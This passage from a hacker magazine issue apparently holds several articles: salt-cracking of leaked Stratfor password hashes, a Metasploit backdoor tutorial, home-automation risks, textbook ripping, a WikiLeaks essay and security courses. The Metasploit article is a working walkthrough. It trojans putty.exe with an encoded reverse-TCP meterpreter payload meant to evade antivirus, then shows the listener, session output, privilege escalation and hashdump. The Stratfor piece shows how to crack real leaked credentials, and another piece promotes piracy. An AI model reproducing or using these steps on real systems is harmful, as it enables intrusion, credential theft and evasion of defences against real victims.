The user records for the Stratfor file include information like name, Stratfor ID, user ID, user email address, time zone, picture, signature, theme, last login date, account creation date, and a few trivial ones. We know that the salt most likely comes from one of these fields of information, and we know the salt needs to be unique to each user, so we can start eliminating some of these. The dates are interesting, but there is a good possibility that there are plenty of users with the same login date, or account creation date, even down to the hour or minute, so we can't assume that is unique. We also know that there will be plenty of duplications of the time zone, so that one could be eliminated as well. The theme (which I assume was some sort of color theme or account theme for each user) can also fall under the "duplicate" category, but it falls under another greater category, which is that of a field where the value could change. For the salted password to work, the salt must always stay the same. We can also consider user email address as some-

thing changeable, as well as the user's name, so we'll eliminate those from our list of possible salt options.

That leaves us with two good options: user ID and Stratfor ID.

Because we know that the salt is unique to a user, we have a good starting point for our attack, using the two options above as our primary salt tests. We know that Stratfor isn't using a random string for a salt - something that they've locked away in some file - because even if they did, there's a great possibility we would have duplicate hashes - and we have none.

We have candidates for our salt, now what? To do all the password crunching and text analysis, I'll be using my new friend, Ruby on Rails. Rails makes it really easy to spin up a quick database and start throwing data in it and doing text manipulation. The first step is to clean up the list and throw it into a database table. I took the huge Stratfor file, removed the extraneous columns and imported the user records into a database.

Next, I created a model for attempts. The attempts are based on the premise that at least one user out of the 860K will have one of the "ten most common passwords" (which, incidentally, were taken from the leak of 32 *million* passwords from RockYou.com's compromised systems).

The ten passwords we'll start with are:

```
123456
12345
123456789
password
iloveyou
princess
1234567
12345678
abc123
monkey
```

What we'll do is take each of the ten passwords and add the user ID to the beginning, test it, then add the user ID to the end, and test it.

For example, let's say the user's password hash is "3d50169ccfe06ecf1bdf4c63fb199bd9", their user id is "20", and their Stratfor ID is "23087".

I'll take our first password, "123456", prepend "20" to it to get "20123456", then get the hash (`md5 -s '20123456'`): "11720f3fa65c0fe57212ba6f12af1af1".

No match. So now I'll try "123456", append "20" to it to get "12345620," then get the hash (`md5 -s '12345620'`): "594111f029cbea462f70398257ac0e7f".

No match. Now I'll try it with their Stratfor ID. No match? Now I'll move to the next of our top ten passwords, "12345", and continue the test. For each password in our list, we have to try four different combinations. That's 40 combinations for our ten passwords, tried across 860,160 rows, which means over 36 million tries.

If none of these work, the odds of the salt being based off one of our test columns seems slim, at which point we might consider that the hash is built off of more than one column (for example, prepending the Stratfor ID to the password and appending the user ID to the end). If that's the case, our number of brute-force attempts increases exponentially - and that's bad news for this exercise, but better news for those whose data is at risk.

The Results

Armed with my list of ten common passwords and the Stratfor hash, I put Ruby to the test. Less than 20 minutes later (even running on an underpowered MacBook Air), the experiment was a success, and the results are stunning:

Of the 860,160 user accounts from the Stratfor file, 986 of the users had one of the ten common passwords. The salt, as it turns out, is the Stratfor ID, prepended to a user's password. So, if your password happened to be "monkey" and your Stratfor ID was "187519", your password is based off the MD5 hash of "187519monkey". (Incidentally, 14 people of 860,160 had the password "monkey". The most common, sadly, were "123456" (483 occurrences) and "password" (285 occurrences).

What Does This Mean?

It means someone nefarious, knowing the salt column, could take it and run each of the users' passwords against a brute force dictionary - and there is no doubt that the 986 number would greatly increase, giving the hacker access to thousands of accounts.

It also means that it only takes two people to have a bad password to crack a salt. If no one in the 800K test had used one of those top 10 passwords, there's a good chance I would've gone on to another method, having found no matches.

What does it mean to Stratfor and companies like them? You have to do a better job of protecting our data. Salting is a good step towards protecting data, but if you don't use it right, it's only a minor stumbling block to someone with relatively little skill. Perhaps salting with data from multiple columns, or column data in reverse (maybe the username backwards), or a column on each end of the password (maybe a username and the account-created date), like "usernamemonkey01-25-2012" would be better. The insecurity of our personal data is troublesome, and breaches happen almost every day. I can only hope this will help those who keep our data to become more responsible in their protection of it.

Transmissions

by Dragorn

0x007, License to Code

Every so often, someone has the revolutionary idea that programmers should be licensed. Usually, the claim is made that licensing developers (or development companies) would produce better, more secure code by ensuring that the authors had some form of basic training. This is a ridiculous idea from almost any perspective, with the availability of development tools, the self-taught nature of many programmers, and the prevalence of outsourcing to countries who have no economic interest in restricting development.

Would you be surprised to learn we already have what effectively amounts to licensing for coders, which determines what parts of the computer you're allowed to use, how you use what *is* still available, and if you're even allowed to develop in the first place?

Closed ecosystem markets have already enforced these limitations, and done it so successfully that the general perception of the device is altered from "general purpose computer" to "device which runs apps."

This sounds like yet another attack on Apple, and in some ways it definitely is, but the change from "computer" to "general purpose device" goes beyond just Apple. Android devices would seem more open because most devices can run code not vetted by the market, but many devices are still locked and cannot run unsigned kernels or base operating systems. Microsoft has announced that the embedded version of Windows for low-power Arm chips will not allow browser extensions or the running of non-vetted code. We no longer connect computers to our TVs to play media - we connect "media devices" which *should* be capable of doing whatever general purpose computing we need, but are relegated to running specific media apps with no options to run our own code.

Limitations on general computing are spreading. Tablets break down the barrier between embedded mobile device and laptop - but also bring the restrictions of running only the code you're told you can run, and only being able to use the features of the computer you're told you're allowed to use. Hybridized laptop/tablet combinations spread the limitations even further: It looks like a computer, it kind of acts like a computer, but you can't actually *use* it like a computer, unless the vendor decided to be benevolent enough to *allow* you to unlock it and install your own operating system on it.

Apple is taking the assault on computers a step further, it seems. Announcements about Mountain Lion indicate it will have a switch to force the computer to *only* run code which comes from the Apple store. Simultaneously, applications in the App Store will soon come under a mandate that they must run sandboxed and can only utilize a limited subset of the resources available. The switch is optional for now, but hints of the future. The sandboxing and limitation of applications on what would otherwise be a standard computer is also currently optional, and the cut-over data for mandatory sandboxing keeps slipping later and later, but it's still on the horizon, and it's coming.

There's plenty of angst to spread around beyond just Apple changing OSX of course; the implementation of secure boot on Intel hardware has been a specter since TPM was first introduced. By controlling the firmware so that it will only boot signed known-good kernels, a validated boot chain can prevent malware from hijacking the system. Unfortunately, it also prevents any code not signed by the manufacturer from booting, the exact same trick locked-down cell phones use to prevent unauthorized firmware from being used. Once again, rumors of Microsoft requiring a signed boot order for the next revision of Windows are making the rounds, and it's not yet clear exactly what the level of restriction will be. A locked bootloader on Intel hardware would prevent Linux or BSD kernels from booting, and even if vendors were willing to work with distributions to make valid signed versions, it would be limited to authorized versions of the kernel, not development or home-brew distributions like Gentoo. It's already difficult

to get a commercial PC which doesn't have a version of Windows pre-loaded, and thanks to subsidies it's often *more* expensive to get one without. If manufacturers have to change the firmware to produce "Windows" and "Non-Windows" products, it will become even harder.

Unfortunately, like nearly all technological change, these restrictions aren't *completely* negative, but the danger is the removal of choice. Limiting access can be a good thing, it's why we don't run everything as root or admin. I have relatives, and I suspect we all do, who would benefit from a limited environment. For general users who are not, and have no wish to become, security conscious, limiting the system to only running vetted code has a very strong appeal.

Limiting resources falls directly into what would normally be standard operating procedure for security: Give the user (or application) access only to the data and resources it needs. I sandbox programs under Linux by making network-facing GUI code like Firefox run under its own user. Having applications be limited by default could be a fantastic thing for security: If you give the user a choice, they'll probably pick the wrong thing. If you always do the more secure thing, you eliminate a major attack vector.

Our challenge should be to figure how to limit code by default to help increase security for non-specialist users, *without* sacrificing choice, flexibility, and the general-purpose computing platform we all count on. It's a computer, not a media player, or a web browser, or a slingshot-birds toy.

Control4 and Home Automation

by Awake31337

I work for a small business as a home AV installer. I install mainly home theaters, whole home audio systems with NuVo, and home automation with Control4. This article is mainly going to be on Control4; how it works, being creative with it, and some personal fears I have of it.

Control4 basically is bringing the idea of the "smart home" into a nice little affordable box. It's easy to add on because much of it is wireless. It uses IR (infrared), Wi-Fi, and ZigBee, as well as Ethernet and RS-232. These types of connections are what give a user the control over various systems. These include home security, IP cameras and webcams, TVs, Blu-ray/DVD players, surround sound receivers, lighting, sprinkler systems, motorized gates, intercom systems, heating and AC, and many others. Some of the newest items to be controlled by Control4 are ovens and refrigerators. You can imagine how fun those types of connections can be in the wrong hands....

If you seem lost, think of it this way. You come home and you use your iPad to turn on the lights, set the heating and AC, and start a movie on the TV. All of these things are done automatically with preset buttons on the iPad, including the lights dimming, the TV, surround sound, and cable box turning themselves on and setting the right input. You put a roast in the oven, go and watch TV, and suddenly a message pops up on your screen telling you the roast is finished. This is just one of many examples of what these systems are used for.

First, you have the controller. The basic model is the HC-200 which starts out at around $300-$400. They have four IR outputs (IR remote to control mainly TV and AV equipment), ZigBee (wireless connection between devices, much like Bluetooth), Ethernet, stereo mini-jack input, component (RGB) video output, USB (for flash drives or Control4 Wi-Fi adapter), and stereo RCA outputs. The controller is basically the main piece in a Control4 system. The HC-200 can share music from a PC or media device on your network and play them on your TV or stereo system, actually listing them as they play. It is capable of showing the local weather as well as weather alerts. It can be controlled by an iPad, iPod, iPhone, Android, PC or laptop, Control4 RF remote, Control4 touchscreen remote, or an in-wall touchscreen remote. The HC-200 includes downloadable apps (like everything else these days) and is upgradable. Note that it can be used with or without Internet access. However, you lose a lot of those features if you choose to go without Internet.

The HC-300 and above tend to be for larger projects and include other connections such as control over relays. One thing I recently researched for a customer was how to adapt the relay output to a "squirrel catapult." We actually were able to design a catapult that could be used remotely from the customer's laptop while he was out of town, complete with webcam so he could see the squirrel fly through the air as he was launching it, and record a video of it.

To control the heating, AC, lights, and so on, you must purchase adapters. The Control4 switches and dimmers replace the current ones, and the Control4 thermostat replaces the standard. There are even outlet adapters to turn on lamps and so on. We have lately had a lot of customers who rent houses or have cabins at the beach who are interested in remotely seeing what their guests have set the thermostats at and if they left any lights on for fear of their power bill being too high. Obviously, they also have control over those things regardless of whether a guest is there or not.

A lot of the new theater receivers and tuners now are being controlled through Control4 over Ethernet on the network instead of your basic IR. This provides two-way communication between the equipment and the controller, which means the controller knows what you're listening to or what source is on.

If Control4 is being installed at your house, the installer will have a laptop or something to program the controller. Everything must be set up on a computer using a program called Control4 Composer. From here, we can download or alter drivers for each piece of equipment that is being controlled. We also use it to identify ZigBee and Wi-Fi connections to the equipment. Composer also comes with the ability to program schemes. For instance, I can have the lights dim when I play a movie, and, if I pause or hit stop, they will brighten back up.

All of this sounds pretty cool until you think of the security risk this imposes on the owners.

For instance, the installer program is not available to the public, regardless of whether the customer who paid for it all wants it to mess with. The Composer program can be used to make changes remotely. You don't even have to be in the customer's house to make changes to their Control4. In fact, they would probably never know if you did make changes....

So let's say an idiot is out there who is just smart enough to be dangerous when it comes to hacking. If he was able to get the software, login, and password to a home with Control4, you could just imagine the chaos he could cause in a household.

Remember the movie *Hackers?* How the movie portrayed the character Dade Murphy hacking into the sprinkler system in the high school to get revenge on Kate Libby? Today, if she had a complete Control4 system in her home, he could have waited until it was dark, turned off the lights in the house, turned the TV to something like *Nightmare on Elm Street,* turned the volume up, and locked the doors to the house. If she started to turn the lights back on and change the channel, he could have easily turned it all back. He could have even made a custom message pop up on her TV screen, or (assuming she had security cameras on the network) actually watched her from his computer. Sound farfetched? There are already such videos on YouTube of husbands playing pranks on their wives and so on using a laptop.

With that said, I want to make it clear that this article is a warning and is not an instruction manual on how to scare the crap out of someone, stalk someone, or, in any way, invade their privacy. Being an installer, I can't state this openly or I could be out of a job. I feel that when you decide to connect to the Internet, you're opening up a doorway to your computer or cell phone. When Control4 or any other home automation is connected to the Internet, you're basically opening a doorway for someone to have control over the appliances and equipment in your home.

Backdooring with metasploit®

by Oddacon T. Ripper

Metasploit is a free, open source pen-testing tool originally created by HD Moore in 2003. Coded first in Perl, the Metasploit Framework was later converted to Ruby, and then officially signed over and picked up by the security group Rapid7. Metasploit is available for all operating systems and comes pre-installed with BackTrack Linux, which is the OS I will be using in this article. The good folks over at Offensive Security just released BackTrack 5 (`http://backtrack-linux.org/`). So if you're new to BackTrack, I recommend downloading the .iso and booting live from a USB thumbdrive or DVD-R.

Once you have everything configured correctly, booted up, logged on, and connected to "your" Internet, we can finally set up our Metasploit attack! To ensure we stay within the parameters of the law, I will be doing this Metasploit attack on my Windows 7 box. We're just going to do a basic attack, inserting a backdoor into a .EXE file. We could just create a .EXE backdoor, but that's no fun! Instead, let's overwrite an already existing .EXE file and install the backdoor onto that. I'm going to use the program "putty.exe". Of course, you can choose whichever EXE you would like. After you have a EXE of your liking we can create the backdoor using the payload command. First, open a terminal and type:

```
msfpayload windows/meterpreter/
➥reverse_tcp LHOST=192.168.1.2
➥ LPORT=1337 R | msfencode -t exe
➥ -e x86/shikata_ga_nai -c 1 -x
➥ /home/oddacon/Desktop/putty.exe
➥ -o /home/oddacon/Desktop/putty_
➥h4x.exe
```

where "msfpalyoad" is the program that will create our backdoor and "windows/meterpreter/reverse_tcp" is the type of payload we are using. "LHOST", obviously, is your local IP. "LPORT" is the local port we are going to be listening on later. The "R" defines using raw mode, and the pipe break ("|") says we want to use another command: the encoder program "msfencode" to hopefully bypass the victim's anti-virus. "-t exe" says we are encoding a windows binary. "-e" defines the encoder to use. The "x86/shikata_ga_nai" is generally best, but there are several other encoders to choose from, as I will explain later. "-c" defines the number of times to encode - I encoded just once. And finally we specify the paths: "-x" is the path to where putty.exe or the EXE file you have chosen resides, and "-o" specifies the path you want the .EXE with the backdoor to go. Once you have executed that, you should see the output message:

```
[*] x86/shikata_ga_nai succeeded
➥ with size 318 (iteration=1)
```

We now have our backdoor "payload" ready for the victim to use. We can then set up Metasploit to act as our server and wait for the

victim's incoming connection through the backdoor EXE we just made. Type `clear` and fire up the Metasploit console: `msfconsole`. Be patient as it will take a moment to load all the exploits, payloads, and other goodies. After loading, Metasploit will tell you how many "goodies" you have in your framework and when you last updated it. You can always update by typing: `svn up` and you can also view the different exploits, payloads, etc... by typing `show "exploits ➥/paylods/ecoders/etc..."` Since this is a manual attack, we are going to use the generic payload handler: multi/handler. So after the Metasploit console loads up, type `use exploit/multi/handler`. Metasploit will then recognize that we are using this exploit and return:. `msf exploit(handler) >` on a new line in the console. Then we set the payload to the same one we used earlier in creating the backdoor file: `set PAYLOAD windows/meter ➥preter/reverse_tcp`. Metasploit should return: `PAYLOAD => windows/meter ➥preter/reverse_tcp` if done correctly. Next, set the LHOST to your IP: `set LHOST 192.168.1.2` (which is my IP) and then the local port: `set LPORT 1337` (the same we used to create the payload earlier). Everything is now set up, but before we execute and run our server, we can type `show options` to make sure everything is running properly. Then type `exploit` to start the server and wait for our victim to run the backdoor putty_h4x.exe.

```
[*] Starting the payload handler...
[*] Started reverse handler on
➥ port 1337
[*] Sending stage (723456 bytes)
[*] Meterpreter session 1 open
➥ed (192.168.1.2:1337 ->
➥ 192.168.1.4:1134)
meterpreter >
```

It did not take long (since this is a simulated attack!) for our victim to run the putty_h4x.exe file. As you can see, Metasploit opened a session from our victim: 192.168.1.4. Now that we have established a connection using the command interpreter "meterpreter," let's go to work! First, type `ps` to get a list of the systems running processes. And then type `migrate PID #`. For instance, I type `migrate 2976` where 2976 is the PID number of the system's explorer.exe process.

```
[*] Migrating to 2976...
[*] Migration completed
➥ successfully.
```

Our backdoor is now within the explorer.exe process, so if the victim decides to delete putty_h4x.exe, the backdoor connection will not be broken. From here, we can do a number of things. For instance, the command "getuid" will return the current user the victim is running on. The command "getsystem" will elevate your privilege. Typing "hashdump" will display the contents of the SAM database. There are still a number of commands we can such as downloading and uploading files, recording keystrokes and other information, even shutting down the system. For more info on meterpreter commands just type `?` or `help` for the help menu. And check out `http://www.offensive-security ➥.com/metasploit-unleashed/` for more information on the Metasploit Framework.

WE WANT YOU!

Write for *2600* and help shape the hacker world! From the beginning, our articles have been written by people of all ages, backgrounds, and opinions. We speak with many voices and yours can be one of them. Is there something involving technology that fascinates you? Do you have some tricks you'd like to share? There are so many topics where thinking like a hacker can make all the difference in making things work better, getting around restrictions, coming up with brand new ideas...


So please send us your submissions and keep *2600* fresh. (We'll give you free stuff in exchange.) Your article can be of any length but they generally run from 500 to 3000 words depending on detail. Be sure that your entries aren't online or otherwise printed. (Anonymity respected and protected when requested)

articles@2600.com

or

2600 Articles
PO Box 99
Middle Island, NY 11953 USA

MY GRANDPA'S BOOKS NEVER MORE!



by Windpunk

When people think of college, they see dollar signs. Other than the tuition, the most expensive part of the puzzle is the books. Depending on what kind of time frame you have, and what the bookstore allows, it is possible to purchase the books, rip-em, and sell them back for the full face value. The positives outweigh the negatives (if getting caught is not a negative). When you rip the book properly, you get every word and every picture of the book. The book ripper is easy to make. Google the design you like, all you really need is Plexiglas, two decent cameras, and some scrap wood.

Programs to Use

When I ripped my textbooks, I used three programs and two of them were open source or free. Metamorphose is a program for numbering files. It is necessary because when you take the pictures from the cameras, you will have to combine them at some point. Numbering the first cameras files starting with "001" and the second cameras files starting with "001A" is a good idea, so that when you put the images together they will be in order from cover to cover. I usually select a three digit filename because most college textbooks don't exceed 2000 pages (999 + 999A = 1998 pages).

The next program to use after getting everything in order is Scan Tailor. This is where you're going to spend most of your time telling the program to automatically rotate every other picture and getting everything trimmed and white balanced.

The third program is not free unless you get the pirated copy somewhere out there. Adobe Acrobat Pro is where you will be merging multiple files into a single PDF portfolio. Adobe Reader will not help you; you must be able to create a .pdf file. You will also use this program to distinguish text in the pictures you took by using OCR.

The Pros

The obvious upside is that the digital book will save you money. Most bookstores have a return policy of a couple of days. Buying the book on a Friday gives you until Monday and sometimes even longer to return it. You don't have to carry a heavy paper book through a semester to get only half or less of the original money you put into it. By making all of your books digital, you can save backpack space, maybe use that space for some Funyuns... mmmm... Funyuns! Save yourself some time flipping through that flipping book; your book is OCR'd! Just press ctrl+f and type in what you're trying to find.

The Cons

Teachers ask questions when the book that they requested the bookstore to carry ends up on a tablet or laptop when the publisher doesn't even make a digital copy. Usually teachers don't care as long as you can keep up. If you get rambunctious and start buying and selling books every weekend trying to copy the whole bookstore, you're going to raise red flags. Other than getting caught and paying copyright penalties, the worst con is having fuzzy pictures and not being able to read the text, so double check the pages before you sell the book back. You're gonna look kinda stupid buying back the book you just sold.

So in the end, you can stop eating ramen every night and start enjoying the next cheapest meal around.

Insurgent Technology: In WikiLeaks' Wake

by Piyter Hurd

The project of WikiLeaks, despite defensively fielded public relations pleas to the contrary, is at root the dismantling of power. Julian Assange himself made the recognition of this plain in his cypherpunk era text *Irrationality in Argument,* published August 2007, that prominently cites the words of Gustav Landauer, an anarchist theorist:

"The State is a condition, a certain relationship between human beings, a mode of behaviour. We destroy it by contracting other relationships, by behaving differently toward one another... We are the State and we shall continue to be the State until we have created the institutions that form a real community and society of men."

"Information should be free" is not a sustainable tenet of parliamentary democracy. Complete transparency represents, in Landauer's language, a relationship that forms the noose of all governance. This Frankenstein, State power, must have its own internal life to survive, wherein deliberations and a critical eye allow its machinations to develop for ultimate deployment. To reveal its every utterance is to do nothing more than to try to cut out its tongue.

WikiLeaks' secreted communiqués lay bare this hive mind of Power, sunning the inhuman behaviors they reveal in the open air to oxidize, become brittle, rust, and fall away. Framing such activity as anything but an assault on this Power is a poor lie, and a counterintuitive castration. This poor lie having been engendered by both WikiLeaks' own public relations to prevent their absolute demonization, the allowed recuperation of leaked material by elite mainstream media (in deals with major newspapers pipelining and limiting releases), and the manipulative readings of activists and liberal elements that felt this was a tool they could wield to their own political advantage (that is, other aspirants to power in the opposition).

The tactical failure of WikiLeaks is the failure to act on the consciousness of the Control it exposes. If it seeks to undermine the shield of ink and opacity that veils all governance, it must not play a passive role. The graves are dug, but left empty and hallow. Without this critical step, the ousters it has fueled are easily exploited by all except the citizen prisoners it attempts to empower. The resulting power gap is filled by those in closest proximity to the void with the greatest will for politicking. Leeches ready to be sucked into the vacuum: most frequently fellow opportunists in the cadres of Control.

The project lays out two competing visions: One hopeful projection upon the mind's eye: embassies overfull with technocrats swallowed into the ground; The other a grim scene playing out beyond the screen: a new gray suit unpacking his suitcase and resting his swollen ass on a still warm seat.

Unfortunately, Assange has said time and time again, "We are a specialist publisher" steering us towards the second scenario.

The cybernetic tabloid sheet will not and cannot be a revolution. In attempting to fulfill the role of "specialist publisher," WikiLeaks dominates and glorifies their position as owners of a new infrastructure, rather than seeking to multiply and encourage the diffusion of such a tool. Their posture claims no vision beyond the old paradigm, rather they claim a mastery and a special place within it. The bitter, legalistic, and territorial way in which OpenLeaks was attacked and subverted adds to WikiLeaks' position the air of a capitalist rolling out a new product, a new boss making a claim to dominance in information capital. Celebrity jockeying, media power, and public relations manipulations helped to stymie the testing of a new model, no different than any company protecting trade secrets. In this climate, WikiLeaks' weaponized information becomes blunted, limited, and open to recuperation. The space that was opened for unrestrained activity, the police powers that were temporarily paralyzed, are prevented from being cemented and finalized when WikiLeaks assimilates these innovations, rather than distributing them for multiplied action. What is essential is not the propagandist, whose methods are temporal and pedagogical, but the researcher(s) that can *give* and not *author* lasting arms fit for retooling in varied and dynamic contexts.

We can look to William Burroughs, an inexhaustible researcher himself in his endless quest to map and cut the lines of power, and his analysis of the Bolivarian revolution in Latin America for more concrete understandings of this concept of fundamental technologies and lasting arms:

"Bolivar liberated a large section of South America from Spain. He left intact the Christian calendar, the Spanish language, the Catholic Church, the Spanish bureaucracy. He left Spanish families holding the wealth and the land... To achieve independence from alien domination and to consolidate revolutionary gains, five steps are necessary:

1. *Proclaim a new era and set up a new calendar*
2. *Replace alien language*
3. *Destroy or neutralize alien gods*
4. *Destroy alien machinery of government and control*
5. *Take wealth and land from individual aliens"*

Burroughs' thesis is plain and widely applicable - fundamental social technologies, the most essential infrastructures, were left untouched upon Bolivar's military victory. The result: a succession of corrupt and brutal regimes in Latin America that have effortlessly mimicked their colonial

forbearers. New and effective assaults on the nodes of power will require the development of technologies that seek such intrinsic oppositional qualities. In contemporary times, we must seek to understand which innovations retain or have touched upon this essential quality maintaining its visceral totality while avoiding its seemingly nihilistic self-destructiveness.

One seemingly more innocuous, but powerful technological configuration and unwitting iconoclasm in Burroughs' line was performed to serve "cyber pirates" and lawful computer users during the 'Net's proliferation. Increasingly omnipresent apparatuses of digital communication (and in the Western information economy digital commodity distribution) were repurposed and organized outside of institutions. Peer to peer networks, for example, were developed and have proven to be subversive for their structure alone, without necessitating a precise current of content to be carried. These virtual pathways have proven to be an irresistible and massive criminal vortex, thanks to a few simple features. Identity (and thus "theft") was marginally anonymized, necessary security circumventions were minimal and distribution of illicit material became a source of community for capable operators. The purported sanctity of private property, supposedly so ingrained in the American (and Western) consciousness, dissolved into the cybernetic pathways without so much as a nudge. A more profound entitlement to luxury, to celebration, revealed itself in the same manner as orgies of looting blooming at the moment of a blackout. With the same fundamental clarity of the pirate, the looter's very viscera, their gut, questions the limits of their daily lives, the invisible lines that chalk out our every action, the lines that make us skittish around powerful objects, the lots that were drawn that define our daily commute, our exhaustive lurching forward for the next acquisition. At the moment a hand reaches into the storefront no thesis needs to be written, the religiosity of property is destroyed, "we demand nothing from you and everything for ourselves."

Now, in the technological moment, the creation of these cybernetic pathways alone has facilitated massive and likely irreparable damage to the structure and conception of the intellectual property commodity (including a slew of media and entertainment). A commodity pathway that is one small pillar of Power, yes, but a pillar that represented 33.1 percent of the United States Gross Domestic Product in 2008 and around 60 percent of exports in 2007. These cheap, distributed, decentralized software technologies have served as the executioner of this property's inviolability, more decisively so than any theoretical text or polemic.

Make it simple to seize, to take, and the constraints of property dissolve rapidly.

Make it simple to cross borders and nation states will disappear in a flood of migrants.

These are the end games of freedom of information in contemporary economies.

This understanding is paired with a unique historical moment. We have witnessed the surprising explosion of the Occupation movement in the United States, following in the wake of Take The Squares revolts that moved from the Arab Spring to Spain, to Greece, all of which had a mediatized but genuine key participation of Anonymous, Hack Blocs, and other technologists in their struggles. In the midst of crisis, with the proliferation of mass assemblies and generalized resistance, alienation is breaking down and sectors that would not have intermingled are enjoying the opportunity to collaborate, to discuss, and to build a greater imaginary. Hackers have the potential to contribute profoundly to this creative assemblage, this "image of the future," as every notion of resistance and control is being redefined. A glaring opportunity: On May 1st of 2012 a call has resonated and been endorsed around the globe for a general strike, preceded by a five day weekend (*Strike Everywhere* - `http://strikeeverywhere.net/call`, *Occupy May 1st General Strike* - `http://www.occupymay1st.org`, *Inter-occupy May 1st* - `http://interoccupy.org/occupy-may-1st-action`). In the United States, where factories and farms are no longer the primary realms of production, where every worker is precarious, and where information/media is the primary commodity form, striking will not mean to simply stop the conveyors, but to *re-imagine our very social relationships and modes of interaction.* The creative and aforementioned "fundamental" interventions, constructions, and disruptions of hackers have incredible potential in this space of absence, acting on the blank canvas of a general strike in an information landscape.

While a grand gesture, this May can be seen as one of many gestures running in parallel, tearing at the seams of all limitation and authoritarian forms. It would be a mistake to serve a temporal limit, to ever be at the service of the clock. These ruptures extend past and resist time. The instance of WikiLeaks, to serve an example, may be sputtering and laid to rest, but it is undeniable that it was an unexpected burst that has left a tear in the pathways of control. This was an early volley of many. With the absolute refusal of so many to go on as they had before, and with so many asserting their hunger and desires anew, a wealth of ruptures now exists. The potentiality is everywhere for using this knowledge and wielding new technological foundations to dismantle old limits and to make, for ourselves, new environments that resist control and reinforce the ethos of play and possibility. With every step the vortex expands, the excitement grows, and the game mutates.

The Pros and Cons of Courses

by Seeker7
seeker8306@gmail.com

Many people in the hacker community tend to frown or look down upon so-called "ethical" hacking and network security courses. I think that there are two reasons for this. First, there tend to be a group of people who assume that because they have a piece of paper stating that they are "certified" in something, it means that they are now "experts" and know everything about the topic at hand. Second, why pay for a course in something that can probably be learned on your own through websites, newsgroups, books, videos, and other sources readily available online? However, I would like to make the argument that there are some benefits in taking a course in network security, provided that you find the right one and with a few additional understandings or considerations.

First, let me give you some background on myself. I started my hacker journey in middle school. I was inspired by the idea of being "cool" or doing something that I shouldn't, but soon found the sheer joy of learning new things to be far better. That being said, as I progressed into high school, I seemed to forget those interests and pursued other things. It isn't to say I haven't been actively learning new things about computers until recently, just that I have been more inspired of late.

Basically, I am not a very motivated individual. I'll get excited about something for a month or so, really invest time into it, and then abandon it for something new. I have a computer in my basement that has been a web server, PBX, and a Windows Home Server, all just for hahas in a three year period. But, because I only gain the basic knowledge and operation on something and lose interest, I never have the opportunity to really dive deep. Call it a personal flaw. The only reason that I feel motivated to stick with something is if I am accountable to someone other than myself. A class or course provides the kind of structure that I need in order to stay focused.

Now, at one point in my life, I actually attended a computer learning center for A+ and Network+ but, due to my job schedule at that time, I couldn't put myself into a place where I felt comfortable taking the tests. Luckily, I can go back and retake the courses for free, but they were *very* expensive. In fact, now that I reflect on it, they are probably a complete rip-off. Would I be using them for any networking courses in the future? No. Not only that but I have found that many "hacker" classes only teach you "script-kiddie" stuff. They show you how to use existing applications but don't teach actual thought processes, why the applications work, and how to develop your own tools. They might give someone a general background but won't be worth anything in the end. So, I did some looking around.

Backtrack is one of the better penetration and security suites available. It has a lot of great tools built into it, and also is heavily customizable. I could take the time to play with Backtrack and learn each of the tools, how they function, etc., and have done some exploring on my own. However, I know that I am not motivated enough to really dive deep into their functionalities. I then found that the people who develop Backtrack have a course called "Pentesting with Backtrack" and it has some kind of certification attached to it, which I honestly don't care about.

Now, before everyone jumps down my throat and says "C'mon Seeker, really?" let me tell you that I did my homework here. I took a look at the actual course syllabus. This course does go through many of the tools in Backtrack and their use, however, it goes much further than many courses I have seen. They actually teach things like Bash and Python scripting - you know, making your *own* programs should the pre-designed ones not work for what you need. Their "certification" test is actually applying what you learn and testing your thought processes by having you break into a network that they have set up and designed. Basically, they don't teach just the tools. They teach proper thinking and methodology.

"Oh great, so if Seeker takes this course, he'll think he's an awesome hacker and that he deserves huge credit with everyone."

No, I don't. First, I'm not saying that I will necessarily be taking the course. Second, the way I see it is that if I *were* to take said course, it would force me to sit down and really commit to something. It would give me a primer on a *lot* of great things, and a much deeper primer than I could develop on my own, knowing my own personality. I would not use this as a be-all-end-all and would not consider myself an "expert" in anything. It would simply be a springboard for further learning on my own. Sure, a certification looks great on a resume, and you'd be foolish not to put it on there, but I really don't care about that. I care about the knowledge and the further ability said knowledge will give me to investigate and delve more deeply into things on my own.

So, yes, a lot of "hacker" certification courses are pretty dumb and teach nothing about real methodologies and thought processes. Yes, a lot of people who take said courses go on to bill themselves as "security experts" who slap a baseline security onto some corporate network that will later be broken into by someone who actually knows what they are doing. All that being said, I think if you shop around and have the right attitude, some courses would be beneficial and would simply aid in continued learning.

If anyone has any other ideas for someone of my particular personality and/or "hopping" interest level, by all means let me know. I'm just making the point that courses can have their place. They don't replace your own desire to learn and develop yourself, and shouldn't make you feel like a "god" of the industry. If that is what you expect and want, then don't bother, because you will just end up being something that the hacker community generally looks down upon, and, worst of all, you will be preventing yourself from becoming the best that you can possibly be.

Listed here are some upcoming events of interest to hackers. Hacker conferences generally cost under $150 and are open to everyone. Higher prices may apply to the more elaborate events such as outdoor camps. If you know of a conference or event that should be known to the hacker community, email us at happenings@2600.com or by snail mail at Hacker Happenings, PO Box 99, Middle Island, NY 11953 USA. We only list events that have a firm date and location, aren't ridiculously expensive, are open to everyone, and welcome the hacker community.

April 6-9
Easterhegg 2012
Basel, Switzerland
www.easterhegg.eu

April 12-15
Notacon 9
Hilton Garden Inn
Cleveland, Ohio
www.notacon.org

May 3-4
AthCon
Jockey's Country Club
Kifisia, Athens, Greece
www.athcon.org

May 11-13
CarolinaCon 8
Hilton North
Raleigh, North Carolina
www.carolinacon.org

May 19-20
Maker Faire Bay Area
San Mateo Event Center
San Mateo, California
makerfaire.com

June 23
Nuit Du Hack
Hotel New York
Disneyland, Paris, France
www.nuitduhack.com

June 23-24
Maker Faire Kansas City
Union Station
Kansas City, Missouri
makerfaire.com

July 13-15
HOPE Number Nine
Hotel Pennsylvania
New York, New York
www.hope.net

July 26-29
Defcon 20
